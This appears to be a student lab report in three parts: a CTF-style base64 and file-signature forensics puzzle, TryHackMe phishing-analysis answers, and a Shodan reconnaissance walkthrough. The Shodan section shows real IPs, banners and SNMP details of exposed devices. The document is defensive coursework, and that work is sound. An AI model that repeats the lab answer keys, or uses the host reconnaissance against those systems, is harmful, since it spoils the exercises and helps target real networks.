62 YWR2aWNlIGZvcib0aGUgcvH6emxlIGlzIAoK4oCcRG9uJ3QgVHJ1c3QgWW91ciBFeWVz4oCdCgpM
63 b2zwn5iCgpTzWUgeW91IE1ham9yLiBXYWl0aW5nIGZvcib0aGUgQ2Fzc3NoaGho8J+SsA==
64
```

one:-

**Step 5:** Copy first and use the "cyberchef" tool for investigation. In "cyberchef" copy all the base64 value and drag the base64 from the side bar:-

**Step 6:** Now check the second base64 file. Open the new tab and paste the "Base64" data. It will display some cryptic values. Now drag

The screenshot shows the CyberChef interface with the following details:

- Input:** The input field contains the long Base64 string provided in Step 4.
- Recipe:** The recipe is set to "From Base64".
- Alphabet:** The alphabet is set to "A-Za-z0-9+=".
- Output:** The output field displays the decrypted message:

```
Hi TheMajorOnEarth,
The abducted CoCanDians are with me including the President's daughter. Dont worry. They are safe in a secret location.
Send me 1 Billion CoCanDs in cash with a spaceship and my autonomous bots will safely bring back your citizens.

I heard that CoCanDians have the best brains in the Universe. Solve the puzzle I sent as an attachment for the next steps.

I'm approximately 12.8 light minutes away from the sun and my advice for the puzzle is

"Don't Trust Your Eyes"

Lol
```
- Buttons:** At the bottom, there are buttons for "BAKE!", "Auto Bake", and "STEP".
- Status Bar:** The status bar at the bottom right shows "78ms Tr UTF-8 (detected)".

the "To Hex" for conversion. Here we use To Hex first because when we used based 64 it gave data in some different language.

Now, it displays Hex values. We can Identify the title signature. Investigate the first four digits. It is also called as:-

1. File signature or
2. Magic number or
3. File header

Now copy the "First 4 digits" and check the number using:- "Gary Kessler File signature" Website.

Check the Number it displays as zip file. It is malicious file. So, save the file in .Zip format for further investigation .

The screenshot shows two instances of an online hex decoder tool. Both instances have the following configuration:

- Recipe:** From Base64
- Alphabet:** A-Za-z0-9+=
- Remove non-alphabet chars:** Checked
- Strict mode:** Unchecked

**Input Tab (Top):**

```
UesDBBQAAIAACCFOVII08y0IDEAA0ZIAAeAAAUIH6emxlVG9db0NhbkrL0RhdwdodGvyc0Ny
b3du7XpnBnKu270XURBjh0RpIUmTUKLoIg9BLpIkqj3nT0C10AQhXtrQ3nIR5FepPdeEmpo
y370189565971lnr++udfdkPfkx5z153p15yyTYcew84KqqkoosAA8PD+Cf+wCwU4AHFJ1YhJi
I1SEhlyMJuSloqKsSz16lpZjYFmYmJlvc0py37nZ8MhZ0P1/4rp1YGbs3SFZSRZQ
VEzklx8Mjy5prKb1oqbfh22nR+0C0KgicfwrJAgwLsNwKtB160Bw7YD2AAAPCK83wrgPwoe
PgHeTEJRK5ba09VUAPhBAT4hAERERISGu1R/XD1C1kTrgfle+LqW0ctzLqR4qJsgu6f8Y6
7UEkp+hz1xlybh0D1Md714ex5xM0L7kmCpB48FR5tq5iqqrpw95amBo8ekpLwJ1azrm7uH
p5e3z+3oWhbyqgsXF4hNSPyYLz+k5n3KLysqslsqdpravt+NrW3tZ1d3T0z08Mj02PvFz
cmfxaxLdW19y01f3B4dHyCPj37x0sPOID31/J78qlB8c1nC0gJnPfw/f81chGK1i9rvE1+S1
SMydr98WCsalyJkmb1lxWVt19dkxkv8p8tphnAH9yab8z+e8C/q+Y/Y331NaigJ8CHCR0AD
AAN0zniygbj/x/4E3/iwJw3dHK5qEraF+dfcp5w08TY/BXT02zTRBvj41ktB86Hm9L+uyZA
VRt1t5opyr1NpdAM9ATMT+qDXttypUxNptuTrUA6P5aca+f57pfrscmpQqdRj9REt1v1UXwv
09ulegenPpCOLBD5vD15ok12e0x/gAmznQNs/4qw+p0k14BjhTrsZtg4+rccvHmDnsCgZNUjx+75
8Tz3y7H91U739KHf3dMYdfjzdf0wPk9sL75hFsJ0zA0F3tuJpnE4Pe0BaQoPBFjmm19L
PCWG0T8/yooZrCCV085zhPj4kavNOChqr90f+GMW88c32XPYjGxx9f06TlgazwZh0NE7bb562jP
```

**Output Tab (Bottom):**

```
[REDACTED]
```

The bottom instance of the tool has a different configuration:

- Recipe:** To Hex
- Delimiter:** Space
- Bytes per line:** 0

The output shows the hex dump of the file:

```
50 4b 03 04 14 00 00 00 08 00 20 85 52 08 0f c6 28 20 31 00 00 e6 48 00 00 1e 00 00 00 50 75 7a 7a 6c 65 54 6f
```

```

IMG ADEX Corp. ChromaGraph Graphics Card Bitmap Graphic nie
50 4B 03 04
PK..
ZIP PKZIP archive file (Ref. 1 | Ref. 2)
Trailer: filename 50 4B 17 characters 00 00 00
Trailer: (filename PK 17 characters ...)
Note: PK are the initials of Phil Katz, co-creator of the ZIP file format and author of PKZIP.
ZIP Apple Mac OS X Dashboard Widget, Aston Shell theme, Oolite eXpansion Pack, Opera Widget, Pivot Style Template, Rockbox Theme package, Simple Machines Forums theme, SubEthaEdit Mode, Trillian zipped skin, Virtual Skipper skin
APK Android package
JAR Java archive; compressed file package for classes and data
KMZ Google Earth saved working session file
KWD KWord document
ODT, ODP, OTT OpenDocument text document, presentation, and text document template, respectively.
OXPS Microsoft Open XML paper specification file
SXC, SXD, SXI, SXW OpenOffice spreadsheet (Calc), drawing (Draw), presentation (Impress), and word processing (Writer) files, respectively.
SXC StarOffice spreadsheet
WMZ Windows Media compressed skin file
XPI Mozilla Browser Archive
XPS XML paper specification file
XPT eXact Packager Models

```


**Step 7:** After extracting that, downloaded zip file. Now We got 3 files:  
DaughtersCrown, Money.xlsx and GoodJobMajor.

For investigation we use “Hex editor” for that we will code in the terminal usin below codes:-

→ Sudo apt install ghex.

→ ghex

- Now copy first four number and check “Gary kessler file” signature (FF DS FF EO)
- Now, check this operation for all the files.
- we have to create the Id on "Zoho.in" to open the" xlsx file



```

-$ exiftool -u PuzzleToCoCanDa/*
    PuzzleToCoCanDa/DaughtersCrown
ExifTool Version Number : 13.00
File Name   : DaughtersCrown
Directory  : PuzzleToCoCanDa
File Size   : 19 kB
File Modification Date/Time : 2021:01:25 16:41:00+05:30
File Access Date/Time  : 2025:02:17 16:54:18+05:30
File Inode Change Date/Time : 2025:02:17 16:54:15+05:30
File Permissions : -rw-rw-r--
File Type   : JPEG
File Type Extension : jpg
MIME Type  : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 120
Y Resolution : 120
Image Width  : 822
Image Height : 435
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size   : 822x435
Megapixels   : 0.358
    PuzzleToCoCanDa/GoodJobMajor
ExifTool Version Number : 13.00
```

```

00000000 FF D8 FF E8 00 10 4A 46 49 00 01 01 01 00 78 [.....JFIF.....x
00000010 00 78 00 00 FF DB 00 43 00 08 06 07 06 05 08 .x.....C.....
00000020 07 07 07 09 09 08 0A 04 0C 08 0B 0C 19 12 .....$.
00000030 13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 ..#.(7),01444.'.
00000040 22 2C 23 1C 1C 28 37 29 2C 00 31 34 34 34 1F 27 9-#2<-,342..C...
00000050 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 0-#2<-,21.1?222
00000060 09 09 0B 0C 18 0D 00 18 32 21 1C 21 32 32 32 32 32 2222222222222222
00000070 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 2222222222222222
00000080 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 2222222222222222
00000090 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 FF C0 2222222222222222
000000A0 00 11 08 01 B3 03 36 03 01 22 00 02 11 01 01 01 11 .....6.....
000000B0 01 FF C4 00 1F 00 00 00 01 05 01 01 01 01 01 01 00 .....0.....
000000C0 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 .....0.....
000000D0 0A 0B FF C4 00 B5 10 02 03 03 03 02 04 03 05 .....0.....
000000E0 05 04 04 00 00 01 7D 01 02 03 04 11 05 12 21 .....0.....
000000F0 31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 23 1A.0a."q,2...#.
00000100 42 B1 C1 55 52 F0 24 33 62 72 82 69 0A 16 17 B...R..$3b...#
00000110 18 19 1A 25 26 27 28 29 2A 34 35 37 38 39 3A ...$3b(1)456789.
00000120 43 44 45 46 47 48 49 4A 53 54 55 56 57 58 59 5A CDEFGHIJKLMNOPQRSTUVWXYZ
00000130 63 64 65 66 67 68 69 6A 73 74 75 76 77 78 79 7A cdetghijklstuuvwxyz
00000140 83 84 85 86 87 88 89 8A 92 93 94 95 96 97 98 99
00000150 9A A2 A3 A4 A5 A6 A7 A8 A9 B0 B1 B2 B3 B4 B5 B6 B7
00000160 BB B9 BA C2 C3 C4 C5 C6 C7 C8 C9 C0 D2 D3 D4 D5
00000170 D6 D7 D8 D9 D1 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1
00000180 F2 F3 F4 F5 F6 F7 F8 FA FF C4 00 1F 01 00 03
00000190 01 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01
000001A0 02 03 04 05 06 07 08 09 00 05 FF C4 00 11
```

Offset: 0x0

```

00000000 B5 50 44 46 20 31 2E 35 0A 25 E2 E3 CF 03 0A 31 PDF 1.5.%....1
00000010 20 30 26 6F 62 6A 20 0A 3C 3C 0A 2F 54 79 70 65 0 obj <>./Type
00000020 28 2F 43 61 74 61 6C 6F 67 0A 2F 56 61 67 65 73 /Catalog./Pages
00000030 20 32 26 30 28 52 0A 3E 3E 0A 65 6E 64 6F 62 6A 2 0 R.>>.endobj
00000040 28 0A 33 28 39 28 6F 62 6A 28 0A 3C 3C 0A 2F 53 3 .>>./
00000050 74 72 75 63 74 50 61 72 05 6E 74 73 29 30 0A 2F Resources <>./
00000060 52 65 73 67 75 72 63 65 73 28 0A 3C 3C 0A 2F 46 46 Resources <>./
00000070 6F 6E 74 20 0A 3C 0A 2F 46 35 26 34 20 30 20 ont <>./FS 4 0
00000080 52 0A 20 46 20 20 20 20 0A 3C 3C 0A 2F R./FA 5 0 R.>>./
00000090 50 72 6F 63 53 65 74 6B 6B 6B 6B 6B 6B 6B 6B 54 ProcSet /PDF/T
000000A0 65 74 20 2F 49 6D 61 67 65 49 50 6A 2F 45 78 ext /ImageB /Ima
000000B0 67 65 43 20 2F 49 6D 61 67 65 49 50 6A 2F 45 78 geo /ImageA1 /Ex
000000C0 74 53 74 61 64 65 20 0A 3C 0A 2F 47 33 20 0A 1G514tL.../XG
000000D0 36 20 30 20 52 0A 3E 3E 0A 3E 3F 0A 2F 54 79 70 6 .>>./>>./Typ
000000E0 65 20 2F 50 61 67 65 0A 2F 50 61 72 65 66 74 20 e /Page./Parent
000000F0 32 29 30 29 52 0A 2F 42 6F 66 65 6E 74 73 20 2 0 R./Contents
00000100 37 20 30 20 52 0A 2F 40 65 64 69 61 42 6F 78 20 7 0 R./MediaBox
00000110 58 30 26 30 28 36 31 32 29 37 39 32 5D 0A 3E 3E [0 0 612 792].>>
00000120 0A 65 6E 64 6F 62 6A 20 0A 37 20 36 20 6F 62 6A .endobj 7 0 obj
00000130 29 0A 3C 0A 2F 46 69 65 74 65 72 28 4F 6C 66 .>>./Filter /Fl
00000140 61 74 65 44 65 63 6F 64 65 0A 2F 4C 65 6E 67 74 ateDecode./Length
00000150 68 20 36 34 37 0A 3E 3E 0A 73 74 72 65 61 6D 0A h 647.>> stream.
00000160 78 9C BD 57 60 68 0B 40 9C FE EE 5F 71 9F 07 BD x..Wnk @....0...
00000170 9E A4 7B 85 31 68 CA D2 CF 18 86 FD 89 60 2D 14 .1..h....m...
00000180 3A 58 F7 FF 61 17 DB 89 4F E0 27 38 24 75 0C 49 :X...@..0..85u.I
00000190 7C B2 F4 48 B2 A4 E7 8E 8C AB D7 1D D5 AF 54 D8 |..H.....T.
000001A0 EC 7C EB FE 7E 01 01 01 01 01 01 01 01 01 01 01
```

Offset: 0x0

|                                                                                                                                                                    |                                                                                                   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|
| <b>FF D8 FF E0</b> xx xx 4A 46<br>49 46 00                                                                                                                         | <b>JFIF, JPE, JPEG, JPG</b> <a href="#">JPEG/JFIF graphics file</a><br><b>Trailer:</b> FF D9 (ÿû) |
| <b>FF D8 FF E1</b> xx xx 45 78<br>69 66 00                                                                                                                         |                                                                                                   |
| <b>JPG</b> Digital camera JPG using I<br><b>Trailer:</b> FF D9 (ÿû)<br>See "Using Extended File Inform<br>Evidence Analysis" (P Alvarez, If<br>ExifTool Tag Names) |                                                                                                   |
| <b>FF D8 FF E8</b> xx xx 53 50<br>49 46 46 00                                                                                                                      |                                                                                                   |
| <b>JPG</b> Still Picture Interchange F<br><b>Trailer:</b> FF D9 (ÿû)                                                                                               |                                                                                                   |

50 4B 03 04

|                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>PK..</b><br><b>ZIP</b> PKZIP archive file ( <a href="#">Ref. 1</a>   <a href="#">Ref. 2</a> )<br><b>Trailer:</b> filename 50 4B 17 characters 00 00 00<br><b>Trailer:</b> (filename PK 17 characters ...)                                              | <b>Note:</b> PK are the initials of Phil Katz, co-creator of the ZIP file format and author of PKZIP.<br><b>ZIP</b> Apple Mac OS X Dashboard Widget, Aston Shell theme, Oolite eXpansion Pack, Opera Widget, Pivot Style Template, Rockbox Theme package, Simple Machines Forum theme, SubEtherEdit Mode, Trillian zipped skin, Virtual Skipper skin |
| <b>APK</b> Android package JAR Java archive; compressed file package for classes and data KMZ Google Earth saved working session file KWD KWord document ODT, ODP, OTT OpenDocument text document, presentation, and text document template, respectively |                                                                                                                                                                                                                                                                                                                                                      |
| <b>OPX</b> Microsoft Open XML paper specification file SXC, SXD, SXI, SXW OpenOffice spreadsheet (Calc), drawing (Draw), presentation (Impress), and word processing (Writer) files, respectively                                                         |                                                                                                                                                                                                                                                                                                                                                      |
| <b>XPS</b> Microsoft Open XML paper specification file XPI Mozilla Browser Archive XPS XML paper specification file XPT eXact Packager Models                                                                                                             |                                                                                                                                                                                                                                                                                                                                                      |

25 50 44 46

|                                                                                                                                                  |             |
|--------------------------------------------------------------------------------------------------------------------------------------------------|-------------|
| <b>PDF, FDF, AI</b> Adobe Portable Document Format, Forms Document Format, and Illustrator graphics files                                        | <b>%PDF</b> |
| <b>Trailers:</b><br>0A 25 25 45 4F 46 (%EOF)<br>0A 25 25 45 4F 46 0A (%EOF.)<br>0D 0A 25 25 45 4F 46 0D (%EOF..)<br>0D 25 25 45 4F 46 OD (%EOF.) |             |
| <b>NOTE:</b> There may be multiple end-of-file marks within the file. When carving, be sure to get the last one.                                 |             |

25 62 69 74 6D 61 70 %bitmap  
 FBM Fuzzy bitmap (FBM) file

28 54 68 69 73 20 66  
 69

CoCanDians are Safe.

The proof is in the file named DaughtersCrown



Location to send 1 Billion CoCanDs is in Money.xlsx

|    | A | B | C                                                                      | D |
|----|---|---|------------------------------------------------------------------------|---|
| 1  |   |   |                                                                        |   |
| 2  |   |   |                                                                        |   |
| 3  |   |   |                                                                        |   |
| 4  |   |   | VGNIE1hcRnpYw4gQ29sb255LCBCZXNpZGUgSW50ZXJwbGFuZXRhcnkU3BhY2Vvb3J0Lg== |   |
| 5  |   |   |                                                                        |   |
| 6  |   |   |                                                                        |   |
| 7  |   |   |                                                                        |   |
| 8  |   |   |                                                                        |   |
| 9  |   |   |                                                                        |   |
| 10 |   |   |                                                                        |   |
| 11 |   |   |                                                                        |   |

|    | A | B                                                                                                                                       |
|----|---|-----------------------------------------------------------------------------------------------------------------------------------------|
| 1  |   |                                                                                                                                         |
| 2  |   |                                                                                                                                         |
| 3  |   | <b>Whatever you have seen or read till now is fake. Our intension was not for money. It is the beginning of the WAR WITH CoCanDians</b> |
| 4  |   |                                                                                                                                         |
| 5  |   | It's not that easy to find this Major!!                                                                                                 |
| 6  |   |                                                                                                                                         |
| 7  |   |                                                                                                                                         |
| 8  |   | Find and come ASAP I'm Waiting!                                                                                                         |
| 9  |   |                                                                                                                                         |
| 10 |   |                                                                                                                                         |
| 11 |   |                                                                                                                                         |
| 12 |   |                                                                                                                                         |

Recipe

From Base64

Alphabet: A-Za-z0-9+=  Remove non-alphabet chars

Strict mode


Input: VGNIE1hcRnpYw4gQ29sb255LCBCZXNpZGUgSW50ZXJwbGFuZXRhcnkU3BhY2Vvb3J0Lg==

Output: The Martian Colony, Beside Interplanetary Spaceport.

## Answers of the question given in the PDF file:-

- 1) emkei.cz
- 2) [negaje3921@pashter.com](mailto:negaje3921@pashter.com)
- 3) .zip
- 4) Pastero Negeja
- 5) The Martin Colony, Beside Interplanetary Spaceport.
- 6) Pashter.com

## Phishing Analysis Fundamentals (TRY HACK ME):



### Task 2:- The Email Address

Answer the questions below

Email dates back to what time frame?

1970s

✓ Correct Answer

## Task 3:- Email Delivery

Answer the questions below

What port is classified as Secure Transport for SMTP?

465

✓ Correct Answer

What port is classified as Secure Transport for IMAP?

993

✓ Correct Answer

What port is classified as Secure Transport for POP3?

995

✓ Correct Answer

## Task 4:- Email Headers

Answer the questions below

What email header is the same as "Reply-to"?

Return-Path

✓ Correct Answer

Once you find the email sender's IP address, where can you retrieve more information about the IP?

http://www.arin.net

✓ Correct Answer

## Task 5:- Email Body

Answer the questions below

In the above screenshots, what is the URI of the blocked image?

https://i.imgur.com/LSW0tD1.png

✓ Correct Answer

In the above screenshots, what is the name of the PDF attachment?

Payment-updated.pdf

✓ Correct Answer

In the attached virtual machine, view the information in email2.txt and reconstruct the PDF using the base64 data. What is the text within the PDF?

THM{BENIGN\_PDF\_ATTACHMENT}

✓ Correct Answer

💡 Hint

## Task 6:- Types of Phishing

Answer the questions below

What trusted entity is this email masquerading as?

Home Depot

✓ Correct Answer

What is the sender's email?

support@teckbe.com

✓ Correct Answer

What is the subject line?

Order Placed : Your Order ID OD2321657089291 Placed Successfully

✓ Correct Answer

What is the URL link for CLICK HERE? (Enter the defanged URL)

http://[t].teckbe[.]com/p/?3=EOowFcEwFHl6EOAyFcoUFV=TVEchwfHlUFOo6lVTTDcATEToUETAUET==

✓ Correct Answer

💡 Hint

## **SHODAN.IO:**

The Search Engine for the Internet of Things (IoT) Shodan is a powerful cybersecurity search engine that scans and indexes internet-connected devices. Unlike Google, which indexes websites, Shodan collects data on devices, services, and infrastructure exposed to the internet. This includes servers, webcams, routers, industrial control systems (ICS), smart devices, and more.

### **How Shodan Works**

Shodan continuously scans the internet by sending requests to publicly available IP addresses and recording their responses.

It gathers metadata such as:

- Open Ports (e.g., HTTP, SSH, RDP, FTP)
- Running Services (e.g., Apache, Nginx, MySQL, MongoDB)
- Software Versions (useful for vulnerability detection)
- SSL Certificates & Security Details
- Location Data (Country, City, ISP, ASN, etc.)

This data is stored and can be queried using Shodan's web interface, CLI (Command Line Interface), or API.

#### **⊕ Search for Internet-Connected Devices:**

- Instead of indexing web pages, Shodan scans and indexes devices connected to the internet. This includes a wide range of devices, from webcams and routers to industrial control systems and IoT devices.

#### **⊕ Revealing Exposed Devices:**

- Shodan reveals devices with open ports and services, providing information about their software, location, and potential vulnerabilities. This makes it a valuable tool for cybersecurity professionals.

#### **⊕ Uses and Applications:**

- **Cybersecurity:** Security professionals use Shodan to identify vulnerable devices and systems, assess network security, and investigate potential threats.
- **Research:** Researchers use Shodan to study internet-connected devices, analyze trends, and gain insights into the IoT landscape.
- **Industrial Control Systems:** Shodan can reveal exposed industrial control systems (ICS), which can be a security risk if not properly protected.

#### **⊕ Key Characteristics:**

- It scans for "banners," which are responses from servers that provide information about the services they offer.

- It can identify a wide range of devices and services, including those that are not typically visible to traditional search engines.
- It is a tool that can be used for both ethical and unethical purposes, so it is important to use it responsibly.

## Basic Queries

1. City - Displays the city information.

TOTAL RESULTS  
30,099

TOP COUNTRIES

| Country       | Count  |
|---------------|--------|
| Taiwan        | 19,829 |
| United States | 3,215  |
| China         | 721    |
| Philippines   | 617    |
| India         | 500    |

TOP PORTS

| Port | Count  |
|------|--------|
| 3702 | 20,021 |
| 443  | 2,511  |
| 80   | 1,477  |
| 161  | 862    |

TOP ORGANIZATIONS

| Organization     | Count          |
|------------------|----------------|
| Cloudflare, Inc. | maactigate.com |

**301 Moved Permanently**

HTTP/1.1 301 Moved Permanently  
Date: Tue, 18 Feb 2025 04:42:24 GMT  
Content-Type: text/html  
Content-Length: 167  
Connection: keep-alive  
Cache-Control: max-age=3600  
Expires: Tue, 18 Feb 2025 05:42:24 GMT  
Location: https://www.maac.com/arizona/phoenix/maa-city-gate/  
Report-To: {"endpoints":[]...}

**2606:4700::6810:ddb9**

HTTP/1.1 404 Not Found  
Date: Tue, 18 Feb 2025 04:43:56 GMT  
Content-Type: text/html  
Transfer-Encoding: chunked  
Connection: keep-alive  
Cache-Control: max-age=0, s-maxage=7200, must-revalidate  
strict-transport-security: max-age=31536000; includeSubDomains  
surrogate-key: events.uvmhealth.org e...

2. City: "Delhi" - Specifies that the city is Delhi.

TOTAL RESULTS  
979,911

TOP COUNTRIES

| Country       | Count   |
|---------------|---------|
| India         | 977,185 |
| United States | 2,726   |

TOP PORTS

| Port | Count   |
|------|---------|
| 80   | 207,844 |
| 443  | 160,557 |
| 7547 | 56,440  |
| 161  | 47,404  |
| 53   | 39,961  |

TOP ORGANIZATIONS

| Organization              | Count   |
|---------------------------|---------|
| Akamai Technologies, Inc. | 141,712 |

**ERROR: The request could not be satisfied**

HTTP/1.1 400 Bad Request  
Server: CloudFront  
Date: Tue, 18 Feb 2025 04:43:43 GMT  
Content-Type: text/html  
Content-Length: 915  
Connection: close  
X-Cache: Error from cloudfront  
Via: 1.1 67590250ab18ed24d8c1d6b69e786084.cloudfront.net (CloudFront)  
X-Amz-CF-Pop: DEL54-C3  
X-Amz-CF-Id: hIDnGTYQ0...

**Please wait, the page is opening...**

HTTP/1.1 200 OK  
Server: freenginx/1.25.4  
Date: Tue, 18 Feb 2025 04:43:25 GMT  
Content-Type: text/html  
Content-Length: 665  
Connection: close  
ETag: "6704bf38-299"  
Cache-Control: no-cache, no-store, must-revalidate  
Expires: 0  
Pragma: no-cache  
Last-Modified: -1  
Accept-Ranges: bytes

The screenshot shows the Shodan search interface with the query 'city:Bangalore'. A blue banner at the top center says 'Note: No results found' with an info icon.

// PRODUCTS

Monitor  
Search Engine  
Developer API  
Maps

Bulk Data

Images

Snippets

// PRICING

Membership  
API Subscriptions  
Enterprise

// CONTACT US

support@shodan.io



Shodan ® - All rights reserved

## No vulnerable system open at this place.

### 3. Country: "IN" - Specifies that the country is India.

The screenshot shows the Shodan search interface with the query 'country:"IN"'. The results page displays various network details and a specific error message for a CloudFront request.

**TOTAL RESULTS:** 32,267,784

**TOP CITIES:**

| City      | Count      |
|-----------|------------|
| Mumbai    | 26,791,668 |
| Delhi     | 732,524    |
| Chennai   | 712,325    |
| Bengaluru | 530,540    |
| Hyderabad | 389,548    |

**TOP PORTS:**

| Port | Count      |
|------|------------|
| 80   | 12,891,874 |
| 443  | 12,827,834 |
| 161  | 473,663    |
| 22   | 436,974    |
| 7547 | 370,771    |

**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

**ERROR: The request could not be satisfied**

HTTP/1.1 400 Bad Request  
Server: CloudFront  
Date: Tue, 18 Feb 2025 04:52:14 GRT  
Content-Type: application/xml  
Content-Length: 915  
Connection: close  
X-Cache: Error from cloudfront  
Via: 1.1 699777567988edcc8219f52eb7a75ca.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: LAX50-C1  
X-Amz-Cf-Id: AuuXQHtv...

### 4. Country: "IN", City: "Dehra" - Indicates the location is in Dehradun, India.

The screenshot shows the Shodan search interface with the query 'country:"IN" city:"Dehra"'. It displays network details for two organizations: Reliance Jio Infocomm Limited and Jaypee Infratech Limited.

**TOTAL RESULTS:** 6,381

**TOP PORTS:**

| Port | Count |
|------|-------|
| 80   | 1,144 |
| 161  | 734   |
| 2000 | 673   |
| 443  | 486   |
| 22   | 251   |

**TOP ORGANIZATIONS:**

| Organization                                | Count |
|---------------------------------------------|-------|
| Broadband Multiplay Project, OIO D... 1,091 |       |
| Megahertz Internet Network Pvt. Ltd.        | 685   |
| Shivanshi Infotech pvt Ltd                  | 593   |
| OIO DGM BB, NOC BSNL Bangalore              | 343   |
| Doonbroadband Private Limited               | 330   |

**TOP PRODUCTS:**

| Product         | Count |
|-----------------|-------|
| 115.242.228.174 |       |
| 115.242.206.198 |       |

**Product Spotlight:** Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

**115.242.228.174**  
Reliance Jio Infocomm Limited  
India, Dehra Dun

\*\*\*\*\*  
JAYPEE INFRATECH LIMITED

Please logout if you are not authorised user of this network.  
You may be prosecuted if you attempt to access this network  
without proper clearance from JII-IT Sahibabad....

**115.242.206.198**  
Reliance Jio Infocomm Limited  
India, Dehra Dun

SNMP:  
Uptime: 661271000  
Description: RouterOS CCR1009-7G-1C-1S+  
Service: 78  
Versions:  
1  
3  
Name: ITC\_WiFicomotel\_jim\_corbett\_ADC  
Engined Format: text  
Config File: https://www.rosensteinnetworks.com  
Engine Boots: 0  
Engined Data: 000000000000  
Enterprise: 10988  
Objectid: 1.3.6.1...

### 5. Ping upes.ac.in - Sends a network request to check if the domain is reachable.

SHODAN Explore Downloads Pricing Search Account

**20.207.102.252**

Regular View Raw Data Timeline

// TAGS cloud

// LAST SEEN: 2025-02-18

**General Information**

|                |              |
|----------------|--------------|
| Hostnames      | upes.ac.in   |
| Domains        | UPES.AC.IN   |
| Cloud Provider | Azure        |
| Cloud Region   | centralindia |
| Cloud Service  | AzureCloud   |
| Country        | India        |
| City           | Pune         |

**Open Ports**

80 443

**Microsoft Azure Application Gateway v2**

**404 Not Found**

HTTP/1.1 404 Not Found  
Server: Microsoft-Azure-Application-Gateway/v2  
Date: Tue, 13 Feb 2025 10:54:03 GMT  
Content-Type: text/html  
Content-Length: 581  
Connection: keep-alive

20.207.102.252 - IP address of the domain.

### SSL Certificate:

